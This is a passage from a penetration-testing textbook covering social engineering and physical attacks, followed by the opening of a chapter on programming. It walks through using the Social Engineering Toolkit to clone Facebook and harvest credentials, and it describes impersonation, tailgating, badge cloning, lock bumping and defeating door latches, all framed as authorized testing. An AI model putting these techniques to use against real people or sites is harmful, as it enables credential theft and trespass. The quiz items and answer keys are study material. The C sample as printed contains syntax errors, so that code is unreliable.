Figure 12-11 SET Website Attack Vectors menu



Source: Kali Linux

10. When asked what website to clone, type https://facebook.com and press **Enter**.
11. Open a web browser and enter http://<IP_address_of_KALI_VM>, replacing <IP_address_of_KALI_VM> with the IP address you noted in step 3. The fake Facebook website should be displayed.
12. Attempt to log in to the fake Facebook page using made-up credentials. Don't enter any real credentials as they will be captured and recorded.
13. When you are finished trying to log in to the fake Facebook site, return to the terminal running SET. The terminal should display output indicating that SET detected activity.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

14. Press the **CTRL** key and the **C** key simultaneously to generate a report. By default, reports are stored in the /root/.set/reports folder. An .xml file or an .html file may contain the report.
15. Use the folder browser to open the /root/.set/reports folder. The .set folder is hidden, so you must enable Show Hidden Files using the View menu of the folder browser application.
16. Right-click either the .xml or the .html file and open it in a web browser. The file will contain entries with captured credentials, as shown in Figure 12-12.

Figure 12-12 Captured credentials



Source: Kali Linux

Self-Check

3. What does VoIP stand for?
   a. Voice over IP
   b. Vishing over IP
   c. Vulnerable object instance phishing
   d. Version zero internet protocol
4. What is SET?
   a. Social Engineering Tools
   b. Social Engineering Test
   c. Social Engineering Toolkit
   d. Social Engineering Terminal

Check your answers at the end of this chapter.

Physical Attacks

Certification

4.8 Given a scenario, perform social engineering attacks using the appropriate tools.

In pen testing, physical attacks refer to attempts to exploit security measures to gain access to the facilities and infrastructure of the organization under test. In these types of attacks, the pen tester physically goes to the attack target and attempts to get into the building or access resources on the target organization's campus.

Caution | Most pen-testing engagements do not include physical attacks as part of the engagement, so do not attempt any of the physical attack methods unless you are explicitly allowed to do so as spelled out in the statement of work and rules of engagement.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

In-Person Physical and Remote Attacks

Physically engaging a computer system typically provides a much greater level of access and control than remote access allows. If you can physically access a system, you can engage in exploits that aren't possible remotely, such as rebooting a system using installation media or rebooting using a USB drive containing a different operating system. Booting a system using an alternate method or operating system may allow the pen tester to circumvent security measures and access data on the system under attack.

Physical attacks are also useful for checking an organization's physical security systems such as the following:

- Security personnel
- Security procedures
- Entry control systems
- Surveillance systems
- Barriers and fences

If any of these security measures can be breached by a pen tester, they can also be breached by a capable threat actor. The pen tester must document in detail and report the results of all physical attacks so that steps can be taken to mitigate any weaknesses.

Alert Stakeholders and Contacts

Since physical attacks may involve trying to enter a facility using trickery or access resources on campus without permission, it is possible that security or the police may be called. Therefore, you must carefully schedule this event with the appropriate contacts. If you are detained, they can be contacted and you can be released—otherwise you might find yourself in jail.

Surveillance

Reconnaissance and data gathering are as important for physical pen-testing attacks as they are for the other more technical attacks. Before attempting any physical pen-test attacks, perform online reconnaissance to learn about the target organization's physical locations. You may find out where an organization's facilities are located and the characteristics of the environment around these facilities. For example, determine whether the physical target is in a busy downtown office building or a remote location by itself. You may even be able to find live webcams that allow you to view the facility and the surrounding area.

After performing online reconnaissance, go to the facility you intend to engage and perform some physical reconnaissance. This type of reconnaissance is also known as **surveillance**. A period of observation and data gathering of the target can provide you with useful intel to help plan your attack. For example, you might park your car in the organization's parking lot or other nearby position and observe the following:

- What are the procedures for employees entering and exiting the building? Do they use RFID badges? Are there security guards? Does security patrol the premises?
- Where do delivery and maintenance people enter the building?
- What delivery companies show up? (FedEx? UPS?) This can be useful later for impersonation attacks.
- Where do employees go for lunch, coffees, or after-work drinks? You may choose to visit one of these locations and gather intel by eavesdropping on employee conversations.

Laying the Groundwork

Before engaging in a physical pen-test attack, develop a plan. Using the information gathered during reconnaissance, you need to develop a plan of attack and a plausible story to support your activities. For example, if you observed that UPS is the only delivery company that services the facility and they always deliver at 9:00 a.m. on Tuesdays, you may decide to put on a brown uniform and show up on Wednesday at 9:00 a.m. claiming that a parcel that was supposed to be delivered on Tuesday was overlooked. Whatever your planned attack and story are, make sure you have considered all possible outcomes and have contingencies in place so that you can adapt and handle the unexpected.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Using Impersonation to Enter a Facility

To successfully enter a facility that you are pen testing, you must look and play the part of someone who would normally be allowed to enter the facility. You may have to wear a costume, use props, and act a role. Create a script for this performance and consider what lines you will deliver if you are challenged by security personnel or staff. If you are planning on impersonating a real person that works at the facility, you may have to engage in **pretexting**. Pretexting involves contacting the person you plan on impersonating and asking them questions so you can find out enough about them that you can pretend to be them.

For successful impersonation, you need to prepare and plan for the following:

- Are you dressed for the part? If you are pretending to be a pizza delivery person, do you look like a pizza delivery person and are you driving an appropriate vehicle? Showing up in a luxury car to deliver pizzas might be suspicious.
- Do you have the appropriate props? If you are impersonating a maintenance worker, do you have a work order? If you are impersonating an employee, do you have a fake ID badge?
- Do you have contact names you can provide if challenged? For example, if you are posing as a maintenance worker, you can tell security that you are a new employee for Lee, the owner of the company that provides facility maintenance.
- Have you planned your script, and do you remember your lines?
- If you can't get in, what is your exit strategy? Will you tell the security guard you will go to your car and call your boss and ask them to contact management to prove your identity, and then just drive away?

Caution | Impersonating can be fun, but it can also get you in trouble and detained if you are caught. Always alert stakeholders and contacts before you engage in this activity.

Piggybacking and Tailgating

If some form of physical security is preventing you from gaining access to a facility or a room inside a facility, you may be able to convince someone with access to let you in. This technique has the following two variations:

- **Piggybacking** is when the pen tester convinces an authorized person who has just gained access using their swipe card or pin code to allow the pen tester to enter after them. In piggybacking, the authorized person is aware that they are admitting the pen tester. The authorized person may assume you are allowed in, so they "hold the door open" for you. The pen tester may or may not have to explain themselves; "I forgot my badge upstairs" might be sufficient.
- **Tailgating** is similar to piggybacking except the authorized person doesn't realize they have let the pen tester in—the pen tester sneaks in behind them.

Piggybacking and tailgating become more complicated if organizations use an entry configuration known as an access control vestibule. In this configuration, people entering must pass through two secure doors before gaining access to the main facility. After entering the first secure door, people are locked within an area with a second secured door that requires an additional badge swipe or pin code to be entered. If pen testers can't piggyback or tailgate their way through the second door, they are trapped. Security guards often patrol these secure areas and may observe your behavior and apprehend you.

Dumpster Diving

Dumpster diving refers to gathering information from a targeted facility by discovering unprotected or discarded items. A pen tester may literally enter or sift through a garbage dumpster to look for valuable intel. Things such as documents and manuals that have been thrown away and not shredded may contain useful

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

information such as employee names and positions, email addresses, security configurations, and technical details on operating systems and applications that are used.

Dumpsters aren't the only places with information. If a pen tester can gain access to a facility, they may find useful information in unoccupied offices, conference rooms, or server rooms.

Badge Cloning

Badges or other devices with RFID capabilities are often needed to gain access to restricted buildings and rooms. If a pen tester or threat actor can acquire a functioning badge, they may be able to clone it using an RFID cloning device. They can use the cloned badge to access the same resources as the original.

Jumping the Fence

Often secured facilities and resources are protected by fences or other similar barriers. Pen testers and threat actors may be able to breach these barriers to gain access. Fences and barriers come in a variety of heights, from low fences that keep people from accidentally or casually entering an area, to high angled fences with barbed wire on top, reinforced with aircraft cable to keep out the most determined intruder and vehicles that might attempt to ram through them.

When performing reconnaissance on a targeted facility, pen testers should note the locations and types of fencing they may need to bypass. They should also look for staffed entry points in these gates and what kind of identification is required to gain access. If a pen tester decides to physically breach a gate, they should bring the appropriate equipment to do so such as wire cutters and a blanket to cover barbed wire. Again, damaging a fence may not be within the rules of engagement, so conduct yourself accordingly.

Other security measures that should be noted and may need to be bypassed or disabled include lighting, motion sensors, alarms, and video cameras.

Attacks on Locks and Entry Control Systems

Locks can be picked, and lock pick sets can be legally purchased in many areas. Before attempting to acquire lock picks, check the laws in your jurisdiction to make sure it is legal for you to do so. Lock picks can be used to open doors, filing cabinets, desks, and anything else that is secured with a traditional lock that requires a key.

Keys can also be duplicated, so if a pen tester can gain access to a set of keys, they may be able to create duplicates. Keys can even be duplicated from photographs of the key. Many organizations have **master keys** that provide access to multiple locked resources, so if a master key can be acquired or duplicated, a broad level of access can be achieved. Sometimes a filed key can be used to open a lock by placing it in the keyhole and tapping the key into the keyhole while gently turning the key. This technique is known as **bumping**, and the key is called a **bump key**.

Some locks don't use keys, such as push-button locks or electronic keypads. Shoulder surfing, discussed earlier, could be used to acquire the codes for these locks.

For control systems that require badges or tags with RFID, pen testers can use badge-cloning techniques, discussed earlier.

Sometimes using brute-force techniques such as pushing a door open or using shims or tools to disengage a closed lock are possible. After a locked door is open, you can keep it open, for example, by simply placing a piece of tape over the lock bolt so that it doesn't re-engage with the locking mechanism. (Be sure not to make the "Watergate" mistake; place the tape vertically so that it is not visible if security or other personnel pass by.)

You can learn more about locks and lock-picking techniques using the following online resources:

- The Open Organisation of Lockpickers (TOOL) at https://toool.us
- The LockWiki at http://www.lockwiki.com/index.php/Main_Page
- Deviant Ollam's website at https://deviating.net/lockpicking/

For more information on physical pen-testing attacks, you can refer to the Open Source Security Testing Methodology Manual (OSSTMM) at https://www.isecom.org/OSSTMM.3.pdf.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 12-4 Dumpster Diving

Time Required: 30 minutes
Objective: Locate sensitive information using dumpster diving.
Description: In this activity, you perform dumpster diving to discover sensitive information. Recall that dumpster diving is the activity of searching an area for sensitive information (such as login credentials and technical specifications) that have been discarded or left unattended and unsecured. You don't have to necessarily go through the trash to discover this information, but it is a popular option.

1. In the classroom or at home, perform a dumpster dive to see what sensitive information you can find. If you are doing this in a classroom setting, be sure to ask your instructor what areas are allowed for dumpster diving. If you are permitted to search garbage cans, be sure to do so cautiously, avoiding any hazardous materials and objects, and not making a mess.
2. Write a brief report outlining what information you were able to discover while dumpster diving.

Self-Check

5. Lock picking is not a pen-testing activity.
   a. True b. False
6. When performing pen-testing physical attacks, a copy of the rules of engagement document is all that the pen tester needs to avoid any legal problems.
   a. True b. False

☐ Check your answers at the end of this chapter.

Summary

- Not all pen-testing activities are technical in nature. People and facilities can also be targets of pen testing. Social engineering is used against people and physical attacks are used against facilities.
- Social engineering is the technical term used to describe the manipulation of a person by a threat actor, with the intent to trick that person into doing something that will compromise their personal security or the security of the organization they work for.
- Social engineering is like performance art. The attacker must role-play and trick their audience (the target) into believing the story they are weaving is true and then guide the target into performing the security-compromising action the attacker desires.
- The call to action is what the social engineer asks the target to do after the pretext has been successfully delivered.
- Understanding human nature and what drives and motivates people to take action is key to performing effective social engineering. Trust, authority, urgency, fear, scarcity, helpful nature, similarity, and reciprocation are often leveraged to manipulate victims.
- In person-to-person social engineering, the threat actor is directly engaging the victim, using all their social, verbal, and manipulative skills to get the victim to perform the action they desire. In this situation, the social engineer may use methods such as impersonation, friendly elicitation, interviews, interrogation, quid pro quo, shoulder surfing, or bribery. Computers and technology can be used to automate and increase the scope of a social engineering attack.
- Phishing attacks use some form of messaging technology to send unsolicited nefarious messages to targeted victims. Traditional phishing uses email to send specially crafted email messages to multiple victims.
- Spear phishing is targeted phishing. Instead of sending out a phishing email to an entire organization, the threat actor targets a group of specific individuals in the organization.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Whaling is phishing that targets important/high-profile members of an organization such as chief financial officers and chief executive officers.
- SMS phishing, or smishing, is phishing that uses SMS messages sent to the victim's smartphone instead of email messages.
- Voice phishing, or vishing, is phishing that is done using phone calls.
- A cloned website is a copy of a legitimate website that is hosted by the threat actor and has been modified to perform nefarious actions.
- In a watering hole attack, a threat actor compromises a website frequented by employees of the targeted organization. The threat actor infects the website with malware hoping that employees of the targeted organization will get infected with the malware. This malware typically provides the threat actor with remote control of the infected computers.
- Another use of technology for social engineering involves placing malware on a USB thumb drive, or multiple thumb drives, and leaving them in a location where the targeted victim will find them. This is known as a USB drop.
- Application tools and toolsets designed for social engineering purposes help automate the attack process and help threat actors (and pen testers) create objects, such as cloned websites, for use in social engineering attacks. Three popular tools include SET (the Social Engineering Toolkit), BeEF (the Browser Exploitation Framework), and the SIP Invite tool, which can be used in vishing attacks.
- In pen testing, physical attacks refer to attempts to exploit security measures to gain access to the facilities and infrastructure of the organization under test. In these types of attacks, the pen tester physically goes to the attack target and attempts to get into the building or access resources on the target organization's campus.
- Physical attacks are useful for pen testing security personnel, security procedures, entry control systems, surveillance systems, and barriers and fences. Pen testers must schedule their activities with appropriate contacts to avoid being mistaken for an actual intruder.
- Before engaging in a physical pen-test attack, develop a plan. Using the information gathered during reconnaissance, you need to develop a plan of attack and a plausible story to support your activities.
- To successfully enter a facility that you are pen testing, you may have to impersonate a person, real or fictional. You can also do so through piggybacking or tailgating.
- Dumpster diving refers to gathering information from a targeted facility by discovering unprotected or discarded items.
- If a pen tester or threat actor can acquire a functioning badge, they may be able to be cloned using an RFID cloning device. The cloned badge should be usable to gain access to the same resources as the original.
- Locks can be picked, and lock pick sets can be legally purchased in many jurisdictions. Before attempting to acquire lock picks, check the laws in your jurisdiction to make sure it is legal for you to do so.
- Sometimes a filed key can be used to open a lock by placing it in the keyhole and gently tapping (bumping) the key into the keyhole while gently turning the key. This technique is known as "bumping," and the key is called a bump key.

Key Terms

bribery
Browser Exploitation Framework (BeEF)
bump key
bumping
business email compromise (BEC)
call to action
ChatGPT
cloned website
con artist
credential harvesting
dumpster diving
ElevenLabs
elicitation
Evilginx
FraudGPT
Gophish
HeyGen
hook
impersonation
interrogation
interviewing
INVITE
master key
phishing
physical attack
piggybacking
pretext for an approach
pretexting
quid pro quo
Session Initiation Protocol (SIP)
shoulder surfing
SMS phishing (smishing)
social engineering
Social Engineering Toolkit (SET)
spear phishing
Stuxnet
surveillance
tailgating
USB drop attack
Voice over IP (VoIP)
voice phishing (vishing)
watering hole attack
whaling
WormGPT

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Review Questions

1. Social engineering is never performed in person.
   a. True
   b. False
2. It is always illegal to pick locks during pen testing.
   a. True
   b. False
3. Before performing pen-testing physical attacks, you should alert the appropriate stakeholders and contacts.
   a. True
   b. False
4. Which type of pen testing exploits human vulnerabilities to gain access to sensitive information and actionable intelligence?
   a. Physical attack
   b. Social engineering
   c. Pretexting
   d. Interrogation
5. What term describes a threat actor manipulating a person with the intent to trick the person into doing something that will compromise their personal security or the security of the organization they work for?
   a. Physical attack
   b. Social engineering
   c. Pretexting
   d. Interrogation
6. What is a pretext for an approach?
   a. A believable situation that legitimizes why the threat actor is asking the victim to do something
   b. Reconnaissance
   c. Permission given in the rules of engagement to perform social engineering
   d. The goal of the social engineering exercise
7. Which principle of the psychology of social engineering is being used if the victim believes the threat actor has the right and power to ask the victim to perform the desired action?
   a. Trust
   b. Authority
   c. Urgency
   d. Reciprocation
8. Which principle of the psychology of social engineering is being used if the victim believes the situation is critical and needs to be fixed immediately?
   a. Trust
   b. Authority
   c. Urgency
   d. Reciprocation
9. Which of the following are person-to-person social engineering methods? Choose all that apply.
   a. Impersonation
   b. Elicitation
   c. Interviews
   d. Quid pro quo
10. What is the social engineering term used to describe peeking at an activity a victim is performing in an attempt to see what they are doing and gather information?
    a. Snoop dogging
    b. Ninja-ing
    c. Sneak attacking
    d. Shoulder surfing
11. What type of social engineering attack uses some form of messaging technology to send unsolicited nefarious messages to targeted victims?
    a. Phishing
    b. Spoofing
    c. Spamming
    d. Fishing
12. What type of phishing attack uses phone calls?
    a. Tele-phishing
    b. Vishing
    c. Smishing
    d. Spear phishing
13. What type of website-based attack infects a legitimate website with malware hoping to infect employees of a targeted organization?
    a. Clone website
    b. Watering hole
    c. Cross-site
    d. Proxy imposter
14. What is BeEF?
    a. Browser Engineering Framework
    b. Browser Emulation Function
    c. Browser Exploitation Framework
    d. Browser Extension Framework
15. What social engineering tool uses “hooks” to gain control over web browsers on a victim’s computer?
    a. BeEF
    b. SET

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

c. Watering hole
d. Web cloner

16. Which of the following tools is an open-source application that provides a complete framework for executing phishing campaigns?

a. INVITE
b. Gophish
c. BeEF
d. Metavoip

17. Which social engineering term refers to contacting the person you plan to impersonate to find out more information about them?

a. Interviewing
b. ID harvesting
c. Scoping
d. Pretexting

18. What is it called if a pen tester gains entry to a building or room by sneaking in behind someone who has just opened a secure door?

a. Jumping the fence
b. Tailgating
c. Piggybacking
d. Shoulder surfing

19. Gathering information from a targeted facility by discovering unprotected or discarded items is known as which of the following?

a. Snoop dogging
b. Dumpster diving
c. Ninja-ing
d. Treasure hunting

20. Tapping a filed key into a lock in an attempt to open it is known as which of the following?

a. Plugging
b. Bumping
c. Tapping
d. Busting

Case Projects

Case Project 12-1: Creating a Social Engineering Attack Plan Report

Time Required: 45 minutes
Objective: Identify the types of social engineering attacks you would like to perform and the tools you would like to use.
Description: Veidt Corporation, a large real estate management company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. The project has reached the stage where you would like to perform some social engineering pen testing to discover if the organization is vulnerable to social engineering attacks. Theodore (Ted) Logan, the company's training specialist, is your current contact for this stage of the project. Management is pleased with the completeness and level of detail in your previous reports and Ted wants you to provide a similar report outlining your plans for this stage of pen testing. Your pen testing identified three areas of concern:

1. The company email system does not seem to have any anti-phishing features or phishing reporting capabilities.
2. Your research has indicated that the majority of staff seem to use the same social media website several times a day.
3. You have observed employees from a variety of delivery companies being allowed entry to the building with little or no security checks.

Based on this information, write a report outlining the types of social engineering attacks you would like to perform and the tools you would like to use.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Project 12-2: Creating a Physical Attack Plan Report

Time Required: 45 minutes
Objective: Identify the types of physical attacks you would like to perform and the tools you would like to use.
Description: Veidt Corporation, a large real estate management company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The project has reached the stage where you would like to perform some physical pen testing attacks to discover if the organization is vulnerable to such attacks. Anya S. Preston, the company's facility security specialist, is your current contact for this stage of the project. Management is pleased with the completeness and level of detail in your previous reports, and Anya wants you to provide a similar report outlining your plans for this stage of pen testing. Your pen testing identified three areas of concern:

1. The main security entrance is unguarded and only requires a badge swipe to enter.
2. Documents appear to be thrown away unshredded.
3. A security fence protecting an unsecured back door would be easy to climb.

Based on this information, write a report outlining the types of physical attacks you would like to perform and the tools you would like to use.

Solutions to Self-Check

Social Engineering (the Art of the Con)

1. Bribery is not an allowed form of social engineering.
   a. True
   b. False

   Answer: b

   Explanation: If the rules of engagement allow for bribery, and no laws are broken, bribery may be used.

2. Interrogation can never be used for social engineering.
   a. True
   b. False

   Answer: b

   Explanation: Interrogation may be used if not disallowed by the rules of engagement.

Using Technology for Social Engineering

3. What does VoIP stand for?
   a. Voice over IP
   b. Vishing over IP
   c. Vulnerable object instance phishing
   d. Version zero internet protocol

   Answer: a

   Explanation: VoIP refers to using the Internet (in particular the IP protocol) to make voice calls.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

4. What is SET?

   a. Social Engineering Tools
   b. Social Engineering Test
   c. Social Engineering Toolkit
   d. Social Engineering Terminal

   Answer: c

   Explanation: SET (Social Engineering Toolkit) is a Kali Linux application that helps automate the execution of a variety of social engineering attacks.

Physical Attacks

5. Lock picking is not a pen testing activity.

   a. True
   b. False

   Answer: b

   Explanation: If the rules of engagement allow lock picking, and you have alerted the appropriate contacts, you can attempt lock picking on valid targets.

6. When performing pen-testing physical attacks, a copy of the rules of engagement document is all that the pen tester needs to avoid any legal problems.

   a. True
   b. False

   Answer: b

   Explanation: You need to schedule physical attacks with the appropriate stakeholders and contacts before performing them.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 13

Writing and Understanding Code

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Explain basic programming concepts.
2. Describe common data structures.
3. Write a simple C program.
4. Create Bash scripts.
5. Create PowerShell scripts.
6. Explain how webpages are created with HTML.
7. Create basic Perl programs.
8. Explain basic object-oriented programming concepts.
9. Create basic Python programs.
10. Create basic Ruby programs.
11. Create basic JavaScript programs.
12. Describe some of the uses of programming in penetration testing.
13. Describe how to use scripting to automate attacks.

Get Real In this chapter, you write a few small programs consisting of 30 lines of code or less. Typically, the more complex the computer program, the more lines of code it has. Based on available information, here are the five computer programs or systems with the most lines of code:

- Facebook: All the programs that make up the social networking giant's applications are estimated to contain approximately 62 million lines of code. Who knew it took that much code to be social?
- macOS: Apple's operating system for the Mac is estimated to use around 86 million lines of code. Microsoft Windows uses around 50 million lines of code.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Autonomous car software: Logically, software that can autonomously drive a motor vehicle is complex; otherwise, chaos would ensue. Self-driving vehicle software is estimated to contain 100 million lines of code. In comparison, the space shuttle contained around 80 million lines of code.
- ChatGPT: It is estimated that the number of lines of traditional human-readable code (such as Python) is around 10 million. While that number is not as impressive as other entries in this list, ChatGPT is more than just code. To make ChatGPT and other artificial intelligence (AI) systems useful requires massive amounts of organized data to draw upon to answer questions and perform "intelligent" actions. This data, known as weights, contains numerical values that are used to define and organize the neural networks that provide the AI engine with its knowledge. These weights are stored in large binary files and are over 350 GB in size. To find out more about these topics, you can ask ChatGPT yourself.
- Google: Alphabet, Inc., the conglomerate holding company that owns the Google search engine and other Google applications such as Gmail and Google Maps, has a huge combined code base. At an estimated 2 billion lines of code, it overshadows all the others that came before it in this list.
- The Human Genome Project (HGP): Starting in 1990, the HGP was launched with the goal of mapping and sequencing all human genes. HGP is an international scientific research project involving the collaboration of over 20 universities and research centers in the United States, United Kingdom, Japan, France, Germany, and China. HGP was declared complete on April 14, 2003. It is estimated that the HGP contains more than 3.3 billion lines of code.

As a pen tester, you need to know how both threat actors and security professionals use computer programming. Threat actors often use code to exploit vulnerabilities. If you come across exploitation code and can understand it, you will have insight into what a threat actor has done or is attempting to do. This insight will allow you to take informed steps to mitigate the threat. Security professionals (this means you) can use programming to help automate pen-testing activities. A simple script can often save you hours of manual typing and data collection.

This chapter is long, but don't despair. You aren't required to memorize all the programming construct information that is about to be described to you—this information is provided to you so that you can start to develop or improve your ability to understand and write computer programs. If you are already proficient at scripting, that's great! You can use this chapter as a refresher and reference for future use. The "Analyzing Code and Automating Pen Testing" section at the end of this chapter focuses on the key requirements of the PT0-003 objective.

This chapter describes the basic skills of programming and covers many of the common environments (shells), programming constructs, and programming languages used by threat actors and security professionals. You won't be an expert programmer after completing this chapter, but you'll have a clearer idea of how programs are written. Having a basic understanding of programming can help you in developing custom security tools or modifying existing tools when you're conducting penetration tests. In fact, most pen-tester positions require being able to create customized security utilities or scripts to automate the use of security tools.

This chapter provides an overview of the Bash and PowerShell shells and the C, HTML, Perl, Python, Ruby, and JavaScript programming languages. C and HTML are not officially parts of the CompTIA PenTest+ certification exam requirements, but as both Linux and Windows are mostly written in C, and many exploits use HTML, understanding C and HTML is important. Becoming a programmer takes a lot of time and practice, but this chapter gives you an opportunity to examine some programs and practice writing several yourself.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Introduction to Computer Programming

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

Just as book editors must understand the rules and syntax of the English language, computer programmers must understand the rules of programming languages and deal with syntax errors. A command's syntax must be exact, down to the placement of semicolons and parentheses. One minor mistake and the program won't run correctly or, even worse, produces unpredictable results. Being a programmer takes a keen eye and patience; keep in mind that errors are common the first time you try to create a program.

Unfortunately, many colleges and universities don't teach programming with security in mind, although secure coding has gained more attention in the last decade and as a result can be found in some institution's curriculum. Many current attacks on operating systems and applications are possible because of poor programming practices. Mary Ann Davidson, retired chief security officer (CSO) at Oracle, spoke all over the world on this topic. She argued that software developers focus on "cool technology" and the latest programming languages. "They don't think like attackers," she stated to an audience filled with more than 1,000 information assurance professionals. "Nor is there a requirement for software developers to demonstrate proficiency in safe, secure programming as a condition of matriculation," she added.

Details on this issue are beyond the scope of this book, but if you decide to pursue programming or software engineering as a major, urge the college you're attending to cover secure programming. Davidson offered some suggestions to change the higher education system's curriculum. She believed security should be part of every computer science class, "not just in a single class that students file and forget." Computer science textbooks should also be written to emphasize secure programming. Grades should be based in part on the "hackability" of code students submit for assignments, and students should be required to use automated tools to find vulnerabilities in their coding. Security must be integrated into any software engineering project from its inception, not after the fact.

A new field in cybersecurity called SecDevOps is evolving that attempts to adjust the mindset of programmers to develop code with security and IT operations in mind. The term "SecDevOps" is derived from the words "security," "development," and "operations." Developing code with security in mind and an understanding of IT operations results in more robust and exploit-resistant software. As stated earlier, code security is often an afterthought, where security experts make changes to someone else's programming to make it more secure. SecDevOps attempts to have security "baked" into code from the start by the original developers.

Manuals filled with a programming language's syntax and commands can take up a lot of space on your shelves, but you can learn some basics in any programming language without consulting manuals. In fact, you can begin writing programs with a little knowledge of some programming fundamentals, which you can remember with the acronym BLT (as in bacon, lettuce, and tomato): branching, looping, and testing.

Branching, Looping, and Testing

Most programming languages have a way to branch, loop, and test (BLT). For example, a function in a C program can branch to another **function** in the program, perform a task there, and then return to its starting point. A function is a mini program within the main program that carries out a task. For example, you can write a function that adds two numbers and then returns the answer to the function that called it. **Branching** takes you from one area of a program (a function) to another area. **Looping** is the act of performing a task over and over. The loop usually completes after **testing** is conducted on a variable and returns a value of true

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

or false. Although you don't need to worry about the syntax for now, examine the following program to learn where it uses branching, looping, and testing:

```
#include <stdio.h>
main()
{
   int a = 1; // Variable initialized as integer, value 1
   int b[10]; // An array variable with 10 integer storage locations
   b[0] = 192; // Store 192 in the first location of array b
   b[1] = 168; // Store 168 in the second location of array b
   if (a > 2); //Testing whether "a" is greater than 2
      printf ("a is greater than 2");
   else
      GetOut (); // Branching: calling a different function

GetOut () // Do something interesting here
   {
      for (int a = 1; a < 11; a + + ) // Loop to display 10 times
      {
      printf("I'm in the GetOut () function") ;
      printf("%i", b[a - 1]); // Print each entry in array b
      }
   }
}
```

There you have it: the BLT of computer programming. Of course, you need to learn more to code a program, but by knowing how these actions take place, you can examine a program and understand its functionality.

A program contains different functions, or modules, that perform specific tasks. Suppose you're writing a program for making a BLT sandwich. The first step is to list the tasks in this process. In computer lingo, you're an **algorithm** (a recipe) to make a BLT sandwich. You keep an algorithm as simple as possible, but creating an algorithm is one of the most important programming skills to master.

Skipping a step in an algorithm can cause problems. For example, not rinsing the lettuce might result in a **bug** in your sandwich. Similarly, not reviewing your program's code carefully might result in having a bug in your program—an error that causes unpredictable results. Bugs are worse than syntax errors because a program can run successfully with a bug, but the output might be incorrect or inconsistent. Performing tasks in the incorrect order might also create havoc. For example, putting mayonnaise on the bread before toasting it can result in soggy toast. The following list is an example of an algorithm for making a BLT sandwich:

- Purchase the ingredients.
- Gather all the utensils needed for making the sandwich.
- Clean the tomatoes and lettuce.
- Slice the tomatoes and separate the lettuce leaves.
- Fry the bacon.
- Drain the bacon.
- Toast two slices of bread.
- Put mayonnaise on one piece of toast.
